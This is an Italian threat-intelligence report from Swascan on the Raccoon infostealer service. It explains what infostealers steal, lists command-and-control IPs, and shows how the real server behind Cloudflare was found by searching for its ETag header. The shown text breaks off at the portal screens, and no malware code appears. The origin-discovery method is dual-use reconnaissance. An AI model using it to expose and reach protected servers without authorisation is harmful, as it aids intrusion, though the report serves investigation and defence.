



**Swascan**  
TINEXTA GROUP

# Viaggio nella tana di Raccoon

[www.swascan.com](http://www.swascan.com)  
[info@swascan.com](mailto:info@swascan.com)

# Sommario

Cos'è Raccoon? E cos'è un Infostealer? .....	3
Dove sono i server di Raccoon?.....	5
Come è possibile risalire al server "originale" dietro WAF?.....	8
Sezione News .....	15
Sezione Builds .....	18
Sezione Proxies.....	19
Sezione Logs:.....	23
Sezione Support.....	26
Malware Analysis .....	29
Conclusioni.....	50
Indicators of Compromission (IoCs).....	51
About us.....	52



*Analisi sulla configurazione e sul funzionamento del portale raccoon.biz e del malware "Raccoon" Infostealer*

## Cos'è Raccoon? E cos'è un Infostealer?

---

**Raccoon** nasce nell'Aprile del 2019 come un Malware As a Service (MaaS), affermandosi fin da subito come uno dei malware *infostealer* più diffusi ed efficienti in circolazione.

Un infostealer è un tipo di malware progettato per rubare informazioni e dati dal pc infetto, come:

- Dati di login
- Informazioni sulle carte di credito
- Informazioni sui portafogli di cryptovalute
- Informazioni sulla navigazione web
- Dati personali

Tali informazioni vengono generalmente rubate ed archiviate localmente sulla macchina infetta, per poi essere inviate periodicamente ad un server di Comand e Controll (C&C) gestito da attaccanti. L'obiettivo degli Infostealer è quello di raccogliere il maggior numero possibile di dati sensibili: spesso rimangono attivi per intere settimane, se non mesi, senza che l'utente si accorga di nulla.

I metodi più comuni utilizzati da questo malware per raccogliere i dati sono:

- *Keylogging*: Questa tecnica registra le attività della tastiera: qualunque parola venga digitata (comprese quindi le password) viene memorizzata all'interno di un file di log.
- *Screen capturing*: L'Infostealer può registrare schermate o screenshot dell'attività dell'utente, inclusi dati sensibili visualizzati sullo schermo.
- *Credential stealing*: L'Infostealer può rubare dati di accesso memorizzati nei browser o in applicazioni salvate su un dispositivo.
- *Memory scraping*: Questa tecnica mira a recuperare dati sensibili da processi in esecuzione nella memoria del sistema.

Gli Infostealer possono essere distribuiti sui dispositivi vittime in vari modi: i più comuni sono attraverso e-mail e/o siti web ingannevoli che inducano l'utente a scaricare file solo all'apparenza genuini, ma che in realtà nascondano al loro interno il malware. È comunissimo trovare Infostealer nascosti infatti dietro programmi (generalmente a pagamento) rilasciati gratuitamente in forma "completa", oppure dietro a programmi il cui unico scopo è quello di generare dei codici seriali funzionanti (keygen) per registrare gratuitamente un programma trial.


Il creatore di Raccoon, l'ucraino **Mark Sokolovsky**, è stato arrestato nel marzo del 2022 in Olanda. Sulla sua testa è pendente anche una richiesta di estradizione da parte degli Stati Uniti d'America che lo accusano di aver infettato più di 2 milioni di dispositivi nel mondo

(<https://storage.courtlistener.com/recap/gov.uscourts.txwd.1152066/gov.uscourts.txwd.1152066.3.0.pdf>).

# Dove sono i server di Raccoon?

Una volta infettata la vittima, l'infostealer invia i dati raccolti a server definiti di "Command & Control". Ma dove si trovano questi server? Dove sono geolocalizzati?


Tramite la piattaforma di **Cyber Threat Intelligence (CTI)** di Swascan sono stati trovati alcuni post, all'interno di forum russi, creati dall'utente "**raccoonstealer**" e che menzionavano il dominio "**raccoon.biz**":



The screenshot shows the Swascan Dark Web Threats interface. A modal window titled "Dettagli" displays the following information:

- ID record:** 64c264376051f068233f0766
- Lingua:** fr
- Nome dell'attore:** raccoonstealer
- Rischio:** Low
- Uri:** <http://xssforumv3isucukbthdhwz67hoa5e2voskcfkueq4ch257vabunuid...>
- Data:** 2023-01-10
- Snippet:** ...://<b>raccoon.biz</b>/support/king https://<b>raccoon.biz</b>/support/raccoon https://<b>raccoon.biz</b>/support/green https://<b>raccoon.biz</b>/support ...

Da analisi OSINT, è stato rilevato come tra il **2019** e il **2021** il dominio **raccoon.biz** risultasse esser associato (anche) ai seguenti IP Italiani **80.211.45.169** e **212.237.18.146**:



The screenshot shows the VirusTotal interface for the IP address 80.211.45.169. The interface indicates that no security vendor has flagged this IP as malicious. Below this, there is a table of Passive DNS Replication data:

Date resolved	Detections	Resolver	Domain
2021-12-12	0 / 88	VirusTotal	conference.raccoon.biz
2021-12-12	0 / 88	VirusTotal	pubsub.raccoon.biz
2021-04-21	0 / 87	VirusTotal	dc-d2d25500dd3c.raccoon.biz
2019-08-28	0 / 87	VirusTotal	dc-f49081e43c0e.raccoon.biz
2019-04-24	12 / 88	VirusTotal	raccoon.biz

0  
/ 87

✔ No security vendor flagged this IP address as malicious

Similar Graph API

212.237.18.146 (212.237.0.0/18)  
 AS 31034 ( Aruba S.p.A. )

IT

Community Score

**DETECTION**   **DETAILS**   **RELATIONS**   **COMMUNITY** 1


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2019-04-14	12 / 88	VirusTotal	raccoon.biz
2017-06-10	0 / 87	VirusTotal	gosware.ru

Oltre ai due IP italiani su mostrati, ricerche OSINT mostrano come il dominio raccoon.biz, storicamente, sia stato collegato anche ad altri indirizzi IP, ubicati in Giappone, Olanda e Stati Uniti.

Di seguito la rappresentazione con indicati gli indirizzi IP, i paesi e gli ISP ai quali tali indirizzi risultano assegnati.



Queste quindi tutte le associazioni "IP – Paesi – ISP" individuate:

- 80.211.45.169 - Italia - "Aruba SPA"
- 212.237.18.146 - Italia - "Aruba Business SRL"
- 150.95.255.38 - Giappone – "GMO Internet"
- 168.100.10.179 - Olanda – "BL Networks"

- 104.21.39.144 - USA – “Cloudflare”
- 172.67.170.205 - USA – “Cloudflare”
- 172.67.194.131 - USA – “Cloudflare”
- 104.21.20.219 - USA – “Cloudflare”
- 104.18.42.206 - USA – “Cloudflare”
- 104.18.43.206 - USA – “Cloudflare”
- 72.52.4.119 - USA – “Akamai”
- **188.114.96.7 - USA – “Cloudflare”**
- **188.114.97.7 - USA – “Cloudflare”**

E proprio questi ultimi due indirizzi risultano essere quelli attualmente associati alla risoluzione del dominio “raccoon.biz”:

```
root@kali:~# dig raccoon.biz
; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> raccoon.biz
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 48574
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;raccoon.biz.                IN      A

;; ANSWER SECTION:
raccoon.biz.                0      IN      A      188.114.96.7
raccoon.biz.                0      IN      A      188.114.97.7

;; Query time: 119 msec
;; SERVER: 172.17.240.1#53(172.17.240.1) (UDP)
;; WHEN: Wed Jul 26 15:29:39 CEST 2023
;; MSG SIZE rcvd: 72

root@kali:~# whois 188.114.96.7
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to '188.114.96.0 - 188.114.99.255'
% Abuse contact for '188.114.96.0 - 188.114.99.255' is 'abuse@cloudflare.com'


inetnum:        188.114.96.0 - 188.114.99.255
netname:        CLOUDFLARENET-EU
descr:          CloudFlare, Inc.
descr:          101 Townsend Street, San Francisco, CA 94107, US
descr:          +1 (650) 319-8930
descr:          https://cloudflare.com/
country:        US
admin-c:        CAC80-RIPE
tech-c:         CTC6-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-CLOUDFLARE
mnt-lower:      MNT-CLOUDFLARE
mnt-routes:     MNT-CLOUDFLARE
```

# Come è possibile risalire al server "originale" dietro WAF?

Utilizzare un Web Application Firewall permette di proteggere un sito web e, al contempo, nascondere l'IP dell'Origin Server agli occhi dell'utente finale. O almeno, questo in teoria...

Ci sono alcune tecniche utilizzate per individuare questi indirizzi IP: alcune basate sulle risoluzioni storiche dei nomi di dominio (cercando tracce dell'associazione DNS prima dell'installazione del WAF), altre basate sui metadati delle response.

E proprio analizzando gli header delle response relative alle chiamate fatte al portale WEB di Raccoon, è stato estrapolato il campo **Etag**, che, nel caso di raccoon.biz, risulta essere "**64b693c6-1b4**":



The screenshot shows the Chrome DevTools Network tab for the domain raccoon.biz. The 'Headers' panel is expanded, showing the 'Response Headers' section. The 'Etag' header is highlighted with a red box, displaying the value '64b693c6-1b4'. Other visible headers include 'Alt-Svc', 'CF-Cache-Status', 'CF-Ray', 'Date', 'Last-Modified', 'Nel', 'Report-To', and 'Server'.

*Ma che cos'è L'Etag?*

Etag è l'abbreviazione di Entity Tag, ed è una stringa identificativa di una specifica risorsa. E' spesso utilizzata dai webserver per ottimizzare la cache (se l'etag è lo stesso, la pagina non è cambiata e quindi non c'è bisogno di inviare nuovamente il contenuto della stessa). Viene inserita all'interno dell'header della risposta inviata dal server al client che ha richiesto il contenuto della pagina (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/ETag>).

Se una pagina non cambia, quindi, l'etag risulterà lo stesso anche a distanza di giorni.




Ma cosa accade se il proprietario del sito web protetto da WAF si dimentica di limitare il traffico verso l'Origin Server solo e unicamente a quello proveniente dal WAF stesso?

Succede che una chiamata diretta all'Origin Server (senza puntare il WAF) permetta di accedere direttamente al sito originale!

E se l'IP del sito originale non si conosce..? L'etag è proprio la risposta!

Sfruttando motori di ricerca particolari (come Shodan) e con un pizzico di fortuna, è possibile ricercare la stringa dell'ETag e rilevare il vero IP dell'Origin.

Ed è così che sono stati trovati due diversi IP del servizio WEB di Raccoon, collegati all'ETAG ottenuto, ovvero **193.149.187.16** e **192.153.57.54**:



IP Address	Organization	Issued To	ETag
193.149.187.16	BL Networks GB (United Kingdom, Hounslow)	raccoon.biz	64b693c6-1b4
192.153.57.54	BL Networks (Netherlands, Amsterdam)	raccoon.biz	64b693c6-1b4

Entrambi gli indirizzi appartengono al provider olandese "BL Networks" (fornitore anche di Virtual Private Server – VPS – questo il loro sito: <https://bitlaunch.io>). Il primo risulta almeno da Marzo 2023 collegato a raccoon.biz, il secondo risulta invece "pulito":

1  
/ 88

1 security vendor flagged this IP address as malicious

Similar Graph API

193.149.187.16 (193.149.187.0/24)  
AS 399629 (BLNWX)

GB Last Analysis Date  
12 days ago

Community Score

**DETECTION**   **DETAILS**   **RELATIONS**   **COMMUNITY** 1

Passive DNS Replication (1)

Date resolved	Detections	Resolver	Domain
2022-10-12	0 / 87	VirusTotal	pedroparaste.buzz

Historical Whois Lookups (2)

Last Updated	Organization	Email
+ 2023-03-03		
+ 2022-10-12		

Historical SSL Certificates (3)

First seen	Subject	Thumbprint
+ 2023-07-19	racoon.biz	c4e4a7258d4af139159e38589d08f8166d877
+ 2023-04-15	racoon.biz	ba15a8b29a4e0961247ae5299a8c9e4fd44d4c7
+ 2023-03-03	racoon.biz	71f891f526ae3c256db8d8889e58cb9196b89d60

0  
/ 87

No security vendor flagged this IP address as malicious

Similar Graph API

192.153.57.54 (192.153.57.0/24)  
AS 399629 (BLNWX)

NL

Community Score



**DETECTION**   **DETAILS**   **RELATIONS**   **COMMUNITY** 1

Join the [VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis Do you want to automate checks?

OxSI_93d	? Unrated	Abusix	? Unrated
Acronis	? Unrated	ADMINUSLabs	? Unrated
AICC (MONITORAPP)	? Unrated	AlienVault	? Unrated
alphaMountain.ai	? Unrated	AlphaSOC	? Unrated
Anity-AVL	? Unrated	ArcSight Threat Intelligence	? Unrated
AutoShun	? Unrated	Avira	? Unrated
benkow.cc	? Unrated	Bfore AI PreCrime	? Unrated
BitDefender	? Unrated	Bkav	? Unrated
Blueliv	? Unrated	Certego	? Unrated
Chong Lua Dao	? Unrated	CINS Army	? Unrated

Provando a navigare la porta **443** del primo IP trovato, e la porta **80** del secondo IP trovato, si ha la conferma di come su questi IP sia presente proprio il portale di accesso a racoon.biz:



Questi i dettagli relativi al certificato SSL presente nel primo sito e creato con Let's Encrypt:

Visualizzatore certificati: raccoon.biz

**Generali** | Dettagli

**Rilasciato a**

Nome comune (CN)	raccoon.biz
Organizzazione (O)	<Non parte del certificato>
Unità organizzativa (OU)	<Non parte del certificato>

**Emesso da**

Nome comune (CN)	R3
Organizzazione (O)	Let's Encrypt
Unità organizzativa (OU)	<Non parte del certificato>

**Periodo di validità**

Emesso in data	martedì 30 maggio 2023 alle ore 11:46:27
Scade in data	lunedì 28 agosto 2023 alle ore 11:46:26

**Impronte digitali**


Impronta digitale SHA-256	77 52 17 DD B5 5E 9B 37 D8 F2 6F F6 2B 9F 1B 1D F5 9A F2 07 59 1F 30 21 9B 14 82 96 A1 AE 65 F3
Impronta digitale SHA-1	C4 E4 A7 25 8F D4 AF 13 91 59 E3 85 89 D0 8F F8 1F 66 D8 77

## Come funziona il portale di raccoon.biz?

Interfaccia semplice, modello "one click": anche utenti meno esperti possono, graficamente e con pochissimo sforzo, realizzare il proprio malware "infostealer" pronto ad essere inviato alla propria vittima.

E' proprio il paradigma di Malware as a Service (MaaS): rendere semplice e "pronto all'uso" un business criminale altrimenti sfruttabile solo da persone con competenze tecniche elevate.


Accendendo all'interno del portale di Raccoon, viene mostrata la seguente schermata:



